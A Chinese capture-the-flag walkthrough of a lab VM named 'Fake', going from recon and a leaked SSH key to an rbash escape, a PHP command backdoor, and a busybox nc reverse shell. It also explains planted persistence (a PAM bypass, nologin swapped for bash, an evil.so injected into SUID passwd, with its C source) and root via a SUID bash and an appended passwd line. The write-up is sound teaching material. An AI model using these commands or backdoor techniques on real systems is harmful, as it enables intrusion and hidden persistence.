信息收集

服务探测

```bash
❯ sudo arp-scan -l
[sudo] password for Pepster:
Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.60.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08       VMware, Inc.
192.168.60.2    00:50:56:e4:1a:e5       VMware, Inc.
192.168.60.188  08:00:27:7b:36:31       PCS Systemtechnik GmbH
192.168.60.254  00:50:56:f2:e6:ff       VMware, Inc.

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.063 seconds (124.09 hosts/sec). 4
responded
❯ export ip=192.168.60.188
❯ rustscan -a $ip
.----. .-. .-. .----.---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/home/Pepster/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.60.188:22
Open 192.168.60.188:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 12:13 CST
Initiating ARP Ping Scan at 12:13
Scanning 192.168.60.188 [1 port]
Completed ARP Ping Scan at 12:13, 0.08s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 12:13
Completed Parallel DNS resolution of 1 host. at 12:13, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0,
TR: 1, CN: 0]
Initiating SYN Stealth Scan at 12:13
Scanning 192.168.60.188 [2 ports]
Discovered open port 80/tcp on 192.168.60.188
Discovered open port 22/tcp on 192.168.60.188
Completed SYN Stealth Scan at 12:13, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.60.188
Host is up, received arp-response (0.00049s latency).
Scanned at 2025-05-23 12:13:51 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:7B:36:31 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

看到80端口开放，尝试目录枚举

```bash
❯ gobuster dir -u "http://$ip" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -x php,html,zip,txt -b 404,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.60.188
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 53188]
/blog.html            (Status: 200) [Size: 12749]
/assets               (Status: 301) [Size: 169] [-->
http://192.168.60.188/assets/]
```

```
/forms                (Status: 301) [Size: 169] [--> http://192.168.60.188/forms/]
/Readme.txt           (Status: 200) [Size: 206]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```

curl一下网页，源代码中存在注释 `注意听12345`


```bash
❯ curl $ip
.......................
<!-- Pay attention to listen 12345 -->
```

私钥泄露

显然在web中并没有什么突破口，根据提示利用 `wireshark` 监听

发现靶机每分钟发送广播包， `ctrl+shift+alt+U` 追踪流

即可查看包中流量，发现私钥内容



不过得到私钥了，但不知道用户名，尝试ssh随意连接一个用户

```bash
❯ ssh aaa@$ip
                          __                  _
 __                      /\ \                /'_`\
/\_\      ___     ___    \ \ \/'\       __   /\_\/\`\
\/\ \    / __`\  /'___\  \ \ , <     /'__`\ \/_//'/'
 \ \ \  /\ \L\ \/\ \__/   \ \ \\`\  /\  __/    /\_\
 _\ \ \ \ \____/\ \____\   \ \_\ \_\\ \____\   \/\_\
/\ \_\ \ \/___/  \/____/    \/_/\/_/ \/____/    \/_/
\ \____/
 \/___/

aaa@192.168.60.188's password:
```

发现在ssh中有 `banner` 横幅，根据 `fight` 艺术字大概可以看出来是 `jocke?`

根据最后一位，尝试生成用户字典

```bash
❯ for i in {a..z} ;do echo -e "jocke$i">>user.txt;done
❯ head user.txt
jockea
jockeb
jockec
jocked
jockee
jockef
jockeg
jockeh
jockei
jockej
```

没问题后，利用私钥连接一下

在 `jockey` 用户登录后，提示需要密钥

```bash
❯ for i in $(cat user.txt);do ssh $i@$ip ;done
#之后一路按回车即可
                          __                  _
 __                      /\ \                /'_`\
/\_\      ___     ___    \ \ \/'\       __   /\_\/\`\
\/\ \    / __`\  /'___\  \ \ , <     /'__`\ \/_//'/'
```

```
 \ \ \  /\ \L\ \/\ \__/   \ \ \\`\  /\  __/    /\_\
 _\ \ \ \ \____/\ \____\   \ \_\ \_\\ \____\   \/\_\
/\ \_\ \ \/___/  \/____/    \/_/\/_/ \/____/    \/_/
\ \____/
 \/___/

Enter passphrase for key 'id':
jockey@192.168.60.188: Permission denied (publickey).
```

在这里有个小猜谜，不好意思，鉴于大家脑电波都对不上，这里就卡住很多人了

我直接给出私钥密码 `jocke`，即ssh的banner中去掉 `?`，别拷打我😓

其实你硬要爆破私钥也能爆出来，只不过密码很靠后

```bash
❯ grep -nir '^jocke$' /usr/share/wordlists/rockyou.txt
6949261:jocke
❯ grep -nr '^jocke$' /usr/share/seclists/Passwords
/usr/share/seclists/Passwords/Leaked-Databases/alleged-gmail-passwords.txt:1741125:jocke
/usr/share/seclists/Passwords/Leaked-Databases/md5decryptor-uk.txt:1758872:jocke
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt:167209:jocke
/usr/share/seclists/Passwords/Cracked-Hashes/milw0rm-dictionary.txt:50218:jocke
/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt:167209:jocke
/usr/share/seclists/Passwords/Pwdb-Public/Wordlists/ignis-1M.txt:210461:jocke
/usr/share/seclists/Passwords/Pwdb-Public/Wordlists/ignis-10M.txt:210461:jocke
/usr/share/seclists/Passwords/xato-net-10-million-passwords-dup.txt:167209:jocke
/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt:168349:jocke
/usr/share/seclists/Passwords/bt4-password.txt:840673:jocke
/usr/share/seclists/Passwords/openwall.net-all.txt:1481626:jocke
/usr/share/seclists/Passwords/darkc0de.txt:738136:jocke
```

用户提权

尝试利用私钥连接

发现当前的 `shell` 环境是处于一个受限的环境中 `rbash`

不管输入什么都会出现一个 `中指`，这里没有歧视的意思😅

只有 `ls` `cat` 命令是可以正常使用的

```bash
❯ ssh jockey@$ip -i id
                          __                  _
 __                      /\ \                /'_`\
/\_\      ___     ___    \ \ \/'\       __   /\_\/\`\
\/\ \    / __`\  /'___\  \ \ , <     /'__`\ \/_//'/'
 \ \ \  /\ \L\ \/\ \__/   \ \ \\`\  /\  __/    /\_\
 _\ \ \ \ \____/\ \____\   \ \_\ \_\\ \____\   \/\_\
/\ \_\ \ \/___/  \/____/    \/_/\/_/ \/____/    \/_/
\ \____/
 \/___/

Enter passphrase for key 'id':
Linux Fake 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 23 00:32:44 2025 from 192.168.60.100
[rbash]:$[rbash]:$ id
```

```
[rbash]:$ ls -al
total 40
drwxr-xr-x 5 jockey jockey 4096 May 21 01:47 .
drwxr-xr-x 3 root   root   4096 May 20 00:28 ..
lrwxrwxrwx 1 root   root      9 May 20 00:34 .bash_history -> /dev/null
-rw-r--r-- 1 jockey jockey   92 May 20 00:35 .bash_profile
-rw-r--r-- 1 jockey jockey  296 May 21 01:47 .bashrc
drwx------ 3 jockey jockey 4096 May 20 09:45 .gnupg
drwxr-xr-x 4 jockey jockey 4096 May 20 00:33 .local
drwx------ 2 jockey jockey 4096 May 21 02:23 .ssh
-rw------- 1 jockey jockey 2173 May 20 00:38 .viminfo
-rw-r--r-- 1 jockey jockey   18 May 20 08:59 note.txt
-rw-r--r-- 1 root   root     44 May 20 09:29 user.txt
```

通过 `set` 查看环境变量

得知 `PATH` 被重新设置过了，只能使用用户家目录的程序 `/home/jockey/.local/bin`

```Bash
[rbash]:$ env
-rbash: env: command not found
[rbash]:$ set
BASH=/bin/rbash
BASHOPTS=checkwinsize:cmdhist:complete_fullquote:expand_aliases:extquote:force_fig
nore:globasciiranges:hostcomplete:interactive_comments:login_shell:progcomp:prompt
vars:restricted_shell:sourcepath
BASH_ALIASES=()
BASH_ARGC=([0]="0")
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSINFO=([0]="5" [1]="0" [2]="3" [3]="1" [4]="release" [5]="x86_64-pc-linux-
gnu")
BASH_VERSION='5.0.3(1)-release'
COLUMNS=150
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
DIRSTACK=()
EUID=1000
GROUPS=()
HISTFILE=/home/jockey/.bash_history
HISTFILESIZE=0
HISTSIZE=0
HOME=/home/jockey
```

```
HOSTNAME=Fake
HOSTTYPE=x86_64
IFS=$' \t\n'
LANG=en_US.UTF-8
LINES=39
LOGNAME=jockey
MACHTYPE=x86_64-pc-linux-gnu
MAILCHECK=60
OPTERR=1
OPTIND=1
OSTYPE=linux-gnu
PATH=/home/jockey/.local/bin
PIPESTATUS=([0]="127")
PPID=971
PS1='[rbash]:$ '
PS2='> '
PS4='+ '
PWD=/home/jockey
SHELL=/bin/rbash
SHELLOPTS=braceexpand:emacs:hashall:histexpand:history:interactive-
comments:monitor:noglob
SHLVL=1
SSH_CLIENT='192.168.60.100 51150 22'
SSH_CONNECTION='192.168.60.100 51150 192.168.60.188 22'
SSH_TTY=/dev/pts/0
TERM=screen-256color
UID=1000
USER=jockey
XDG_RUNTIME_DIR=/run/user/1000
XDG_SESSION_CLASS=user
XDG_SESSION_ID=32
XDG_SESSION_TYPE=tty
_=env
```

原本想着重新设置一下 `PATH`，结果受限于此 `rbash`，发现 `PATH` 是只读的值，无法修改

```bash
[rbash]:$ export
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/
local/games
-rbash: PATH: readonly variable
```

利用仅能使用的两个命令查看一下

原来伪造了很多命令，将这些都替换成输出 `中指`

如果 `vim` 可以正常使用的话就可以修改文件内容，可惜并不能

```bash
[rbash]:$ ls -al /home/jockey/.local/bin
total 740
drwxr-xr-x 2 jockey jockey   4096 May 20 08:01 .
drwxr-xr-x 4 jockey jockey   4096 May 20 00:33 ..
-rwxr-xr-x 1 jockey jockey   1723 May 20 07:53 awk
-rwxr-xr-x 1 jockey jockey   1896 May 20 08:01 bash
-rwxr-xr-x 1 jockey jockey 169496 May 20 00:59 cat
-rwxr-xr-x 1 jockey jockey   1723 May 20 07:56 cron
-rwxr-xr-x 1 jockey jockey   1723 May 20 07:56 crontab
-rwxr-xr-x 1 jockey jockey   1723 May 20 07:56 echo
[rbash]:$ cat /home/jockey/.local/bin/awk
#!/bin/bash

echo "
```

```
"
```

如果你通过 `ssh` 后指定 `shell` 的方式，大概率也是不行的

因为我在 `/home/jockey/.local/bin` 中伪造了 `bash` 和 `sh`

```bash
```

```
❯ ssh jockey@$ip -i id bash
                          __                  _
 __                      /\ \                /'_`\
/\_\      ___     ___    \ \ \/'\       __   /\_\/\`\
\/\ \    / __`\  /'___\  \ \ , <     /'__`\ \/_//'/'
 \ \ \  /\ \L\ \/\ \__/   \ \ \\`\  /\  __/    /\_\
 _\ \ \ \ \____/\ \____\   \ \_\ \_\\ \____\   \/\_\
/\ \_\ \ \/___/  \/____/    \/_/\/_/ \/____/    \/_/
\ \____/
 \/___/

Enter passphrase for key 'id':
jockey@control-center:$
```

命令执行

所以你只能另寻出路了，一般有经验的会去查看下 `web` 目录中是否存在后门

发现存在 `jockey_hack` 目录，~~在字典中还真就没有，所以扫不到~~

```bash
[rbash]:$ ls -al /var/www/html/
total 152
drwxr-xr-x 5 www-data www-data  4096 May 21 01:55 .
drwxr-xr-x 3 root     root      4096 Apr  4 23:20 ..
……————————————————
drwxr-xr-x 2 www-data www-data  4096 May 20 08:26 jockey_hack
……————————————————
```

查看文件源码，发现是命令执行，添加参数 `cmd` 即可

```bash
[rbash]:$ cat  /var/www/html/jockey_hack/test.php
<?php
if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
}
?>
```

利用一下，得知后端nginx运行服务的用户正好就是 `jockey`

```bash
❯ curl "http://$ip/jockey_hack/?cmd=id"
uid=1000(jockey) gid=1000(jockey) groups=1000(jockey)
```

弹个shell回来

监听端口

```bash
❯ curl "http://$ip/jockey_hack/?cmd=busybox%20nc%20192.168.60.100%204444%20-e%20%2Fbin%2Fbash"
----------------------------
❯ penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.60.100
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Fake-192.168.60.188-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[-] Cannot get the TTY of the shell. Response:
bash: tty: command not found
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/Pepster/.penelope/Fake~192.168.60.188_Linux_x86_64/2025_05_23-12_50_37-861.log 📜
────────────────────────────────────────────────────────────────────────────────
jockey@Fake:/var/www/html/jockey_hack$
```

到现在终于绕过 `rbash`，拿到一个正常稳定的终端了，重新设置 `PATH`

不过你会发现怎么没法使用方向键进行回溯历史命令了，其实被我关了，哈哈🤣

重新开启，这样就舒服一点

```bash
jockey@Fake:/var/www/html/jockey_hack$ cd ~
jockey@Fake:~$ export
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/
local/games
jockey@Fake:~$ tail .bashrc
………
export PATH=/home/jockey/.local/bin
set +o history
set +o vi
jockey@Fake:~$ set -o history
jockey@Fake:~$ cat user.txt
flag{user-7fc904f5c88c07c18b558dc203729555}
```

同时家目录中存在提示 `note.txt`

```bash
jockey@Fake:~$ cat note.txt
I like to backup.
我喜欢备份。
```

由于线索只有一条，而且系统异常干净，除了 `/opt/broadcast.sh` 有个广播私钥的脚本在定时跑外，什么提权路径都没有

隐藏后门

利用 `dpkg` 校验一下程序完整性

除了一些 `nginx` 配置文件内容被改动过

发现 `/usr/sbin/nologin` `/usr/bin/passwd` 这两个程序也被改了

```bash
jockey@Fake:~$ dpkg -V 2>/dev/null
??5?????? c /etc/irssi.conf
??5?????? c /etc/php/7.4/fpm/pool.d/www.conf
??5?????? c /etc/apache2/apache2.conf
??5?????? c /etc/nginx/sites-available/default
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
??5?????? c /etc/sudoers
??5?????? c /etc/sudoers.d/README
```

```
??5?????? c /etc/inspircd/inspircd.conf
??5?????? c /etc/inspircd/inspircd.motd
??5?????? c /etc/inspircd/inspircd.rules
??5??????   /usr/bin/passwd
??5??????   /var/lib/polkit-1/localauthority/10-
vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
??5??????   /usr/sbin/nologin
```

不仔细查看很难发现

通过查看 `/etc/passwd` 过滤出 `backup` 用户，发现是不能够登录到 `backup` 用户的

```bash
jockey@Fake:~$ cat /etc/passwd|grep backup
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

> 第 7 字段是 **登录 shell**，表示该用户登录时会启动的程序。
>
> - `/bin/bash`：表示这个用户登录时会进入 Bash shell。
> - `/usr/sbin/nologin`：表示这个用户 **不能登录 shell 会话**，通常用于系统账号，如 `backup`、`nobody` 等。
> - `nologin` 是一种“假”shell。
> 当用户登录时，如果其 shell 是 `nologin`，系统会拒绝登录请求并输出一条消息（通常是 *“This account is currently not available.”*）。
> - `/bin/false`：也可以阻止登录，但不会显示信息。

大多数人都会认为此账号无法进行登录，所以这是刻板印象

殊不知我将 `/usr/sbin/nologin` 替换为了 `/bin/bash`

从而让所有“被禁止登录”的系统账号获得实际 shell 执行能力，而表面看起来毫无异常。

隐蔽性非常高，不留痕迹，而且方法简单

利用 `md5sum` 可以校验一下

```bash
jockey@Fake:~$ md5sum /bin/bash
4600132e6a7ae0d451566943a9e79736  /bin/bash
jockey@Fake:~$ md5sum /usr/sbin/nologin
4600132e6a7ae0d451566943a9e79736  /usr/sbin/nologin
```

既然得到此账户可以登录shell，但密码是什么呢？

其实一个是我设置了弱密码 `123456` ，还有一个是修改了 `/etc/pam.d/common-auth`

检测到使用 `su` 切换到 `backup` 是就会跳过接下来的2条认证规则，绕过密码验证

```bash
jockey@Fake:~$ cat /etc/pam.d/common-auth |grep -v "#"

auth    [success=2 default=ignore]      pam_succeed_if.so user = backup
auth    [success=1 default=ignore]      pam_unix.so nullok_secure
auth    requisite                       pam_deny.so
auth    required                        pam_permit.so
```

> 1. auth [success=2 default=ignore] pam_succeed_if.so user = backup
    - 如果登录的用户名是 `backup` ，则该模块返回成功（`success`）并跳过接下来的2条认证规则。
    - 如果不是 `backup` ，忽略该条规则（`default=ignore`），继续执行下一条规则。
2. auth [success=1 default=ignore] pam_unix.so nullok_secure
    - 使用系统账户文件(`/etc/passwd` ， `/etc/shadow`)进行认证。
    - 如果认证成功，则跳过接下来1条规则。
    - 如果认证失败，则继续下一条规则。
3. auth requisite pam_deny.so
    - 一旦执行到这里，立即拒绝认证。
    - 但前两条规则成功跳过时，会跳过此条，不执行。
4. auth required pam_permit.so
    - 该模块无条件允许认证成功（一般是兜底），但它必须成功，认证才算成功。

然而这里有个bug，就是你使用 `backup` 用户直接ssh连接即可 🤦

```bash
❯ ssh backup@$ip
                          __                  _
 __                      /\ \                /'_`\
/\_\      ___     ___    \ \ \/'\       __   /\_\/\`\
\/\ \    / __`\  /'___\  \ \ , <     /'__`\ \/_//'/'
 \ \ \  /\ \L\ \/\ \__/   \ \ \\`\  /\  __/    /\_\
 _\ \ \ \ \____/\ \____\   \ \_\ \_\\ \____\   \/\_\
/\ \_\ \ \/___/  \/____/    \/_/\/_/ \/____/    \/_/
\ \____/
 \/___/

backup@192.168.60.188's password:
Linux Fake 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
backup@Fake:~$
```

Root提权

回到正题，在 `backup` 用户的家目录中存在 `passwd_bak` 文件

```bash
backup@Fake:/home/jockey$ cd ~
backup@Fake:~$
backup@Fake:~$ ls -al
total 100
drwxrwx---  2 root backup  4096 May 23 01:04 .
drwxr-xr-x 12 root root    4096 Apr  1 10:05 ..
-rw-r--r--  1 root root   25590 May 20 08:36 apt.extended_states.0
lrwxrwxrwx  1 root root       9 May 21 02:37 .bash_history -> /dev/null
-rwxr-xr-x  1 root root   63736 May 20  2014 passwd_bak
```

结合上文在 `dpkg -V` 中得到 `/usr/bin/passwd` 被篡改了

可以猜测 `passwd` 程序被植入了后门程序，而 `passwd_bak` 才是黑客留下的正常 `passwd` 程序

这里你没法对比本地kali的 `passwd` ，因为编译器的版本不同，编译参数也不同，链接库也不同

所以即使 `passwd.c` 源代码完全一致，也有可能编译出可执行文件的二进制完全不同的结果

口子留的有点难了，不过有经验的大佬估计也能猜出来

```bash
backup@Fake:~$ which passwd
/usr/bin/passwd
backup@Fake:~$ md5sum /usr/bin/passwd
0a03978eaa0d421a8f593cbfeaefd3f1  /usr/bin/passwd
backup@Fake:~$ md5sum passwd_bak
acf32471bc786ec1fc521b7427aad772  passwd_bak
```

通过 `strings` 查看调用的 `.so` 库文件

发现一个不寻常的库名字 `evil.so` ，显然这就是黑客注入的后门库

```bash
backup@Fake:~$ strings /usr/bin/passwd|grep '.so'
……————————————————————————————
/etc/.libc/evil.so
……————————————————————————————
```

下载到本地

```bash
[!] Session detached ⇲

(Penelope)-(Session [1])> download /etc/.libc/evil.so
[+] Download OK
'/home/Pepster/.penelope/Fake~192.168.60.188_Linux_x86_64/downloads/etc/.libc/evil
.so'
```

`IDA Pro` 反编译一下

```
int init_backdoor()
{
  __uid_t uid; // [rsp+8h] [rbp-8h]
  __uid_t v2; // [rsp+Ch] [rbp-4h]

  v2 = getuid();
  uid = geteuid();
  setgid(0);
  setuid(0);
  if ( !access("/var/backups/evil.sh", 1) )
    system("/var/backups/evil.sh &");
  seteuid(uid);
  return setuid(v2);
}
```

如果没装 `IDA` 的话，你可以用靶机内自带 `objdump` 反编译也行

```Bash
backup@Fake:~$ objdump -d -j .text /etc/.libc/evil.so

/etc/.libc/evil.so:     file format elf64-x86-64


Disassembly of section .text:

0000000000001080 <init_backdoor>:
    1080:       55                      push   %rbp
    1081:       48 89 e5                mov    %rsp,%rbp
    1084:       48 83 ec 10             sub    $0x10,%rsp
    1088:       e8 83 ff ff ff          callq  1010 <getuid@plt>
    108d:       89 45 fc                mov    %eax,-0x4(%rbp)
    1090:       e8 9b ff ff ff          callq  1030 <geteuid@plt>
    1095:       89 45 f8                mov    %eax,-0x8(%rbp)
    1098:       bf 00 00 00 00          mov    $0x0,%edi
    109d:       e8 9e ff ff ff          callq  1040 <setgid@plt>
    10a2:       bf 00 00 00 00          mov    $0x0,%edi
    10a7:       e8 b4 ff ff ff          callq  1060 <setuid@plt>
    10ac:       be 01 00 00 00          mov    $0x1,%esi
    10b1:       48 8d 3d 48 0f 00 00    lea    0xf48(%rip),%rdi        # 2000
<init_backdoor+0xf80>
    10b8:       e8 93 ff ff ff          callq  1050 <access@plt>
    10bd:       85 c0                   test   %eax,%eax
    10bf:       75 0c                   jne    10cd <init_backdoor+0x4d>
    10c1:       48 8d 3d 4d 0f 00 00    lea    0xf4d(%rip),%rdi        # 2015
<init_backdoor+0xf95>
    10c8:       e8 53 ff ff ff          callq  1020 <system@plt>
    10cd:       8b 45 f8                mov    -0x8(%rbp),%eax
    10d0:       89 c7                   mov    %eax,%edi
```

```
    10d2:       e8 99 ff ff ff          callq  1070 <seteuid@plt>
    10d7:       8b 45 fc                mov    -0x4(%rbp),%eax
    10da:       89 c7                   mov    %eax,%edi
    10dc:       e8 7f ff ff ff          callq  1060 <setuid@plt>
    10e1:       90                      nop
    10e2:       c9                      leaveq
    10e3:       c3                      retq
```

总的结论就是 `evil.so` 库中进行了，**临时提权执行恶意脚本，然后恢复权限**

所以该后门程序在**保持** `passwd` **正常功能的同时，悄悄加入了后门行为**，而不是直接破坏原有逻辑。

而且我是直接 `patch SUID` 二进制文件

动态加载 `evil.so` 库

```c
#include <dlfcn.h>
#include <stdio.h>

// 声明你的函数指针类型
typedef void (*init_func_t)(void);

void call_my_so() {
    void *handle = dlopen("/etc/.libc/evil.so", RTLD_NOW);
    if (!handle) {
        fprintf(stderr, "dlopen failed: %s\n", dlerror());
        return;
    }
    init_func_t init_backdoor = (init_func_t)dlsym(handle, "init_backdoor");
    if (!init_backdoor) {
        fprintf(stderr, "dlsym failed: %s\n", dlerror());
        dlclose(handle);
        return;
    }
    init_backdoor();
    dlclose(handle);
}
```

在程序 `main` 开头加入了 `payload`

即无论如何都会触发执行

```
int
main(int argc, char **argv)
{
    // 插入调用
    call_my_so();    // 在密码输入前执行自定义逻辑

    const struct passwd *pw;     /* Password file entry for user      */

    char *cp;        /* Miscellaneous character pointing  */

    const struct spwd *sp;  /* Shadow file entry for user  */

    sanitize_env ();
    check_fds ();
    log_set_progname(Prog);
    log_set_logfd(stderr);

    (void) setlocale (LC_ALL, "");
    (void) bindtextdomain (PACKAGE, LOCALEDIR);
    (void) textdomain (PACKAGE);

    process_root_flag ("-R", argc, argv);
    prefix = process_prefix_flag ("-P", argc, argv);
```

所以提权就是一句话，在 `/var/backups` 目录中新建一个 `evil.sh` 脚本

```bash
backup@Fake:~$ echo "/usr/bin/chmod +s /bin/bash">evil.sh
backup@Fake:~$ chmod +x evil.sh
backup@Fake:~$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
backup@Fake:~$ passwd
Changing password for backup.
Current password:

passwd: Authentication token manipulation error
passwd: password unchanged
backup@Fake:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

bash提权即可

```bash
backup@Fake:~$ bash -p
bash-5.0# id
uid=34(backup) gid=34(backup) euid=0(root) egid=0(root) groups=0(root),34(backup)
bash-5.0# whoami
root
bash-5.0# echo 'primary:zSZ7Whrr8hgwY:0:0::/root:/bin/bash'>>/etc/passwd
bash-5.0# exit
exit
backup@Fake:~$ su primary
Password:
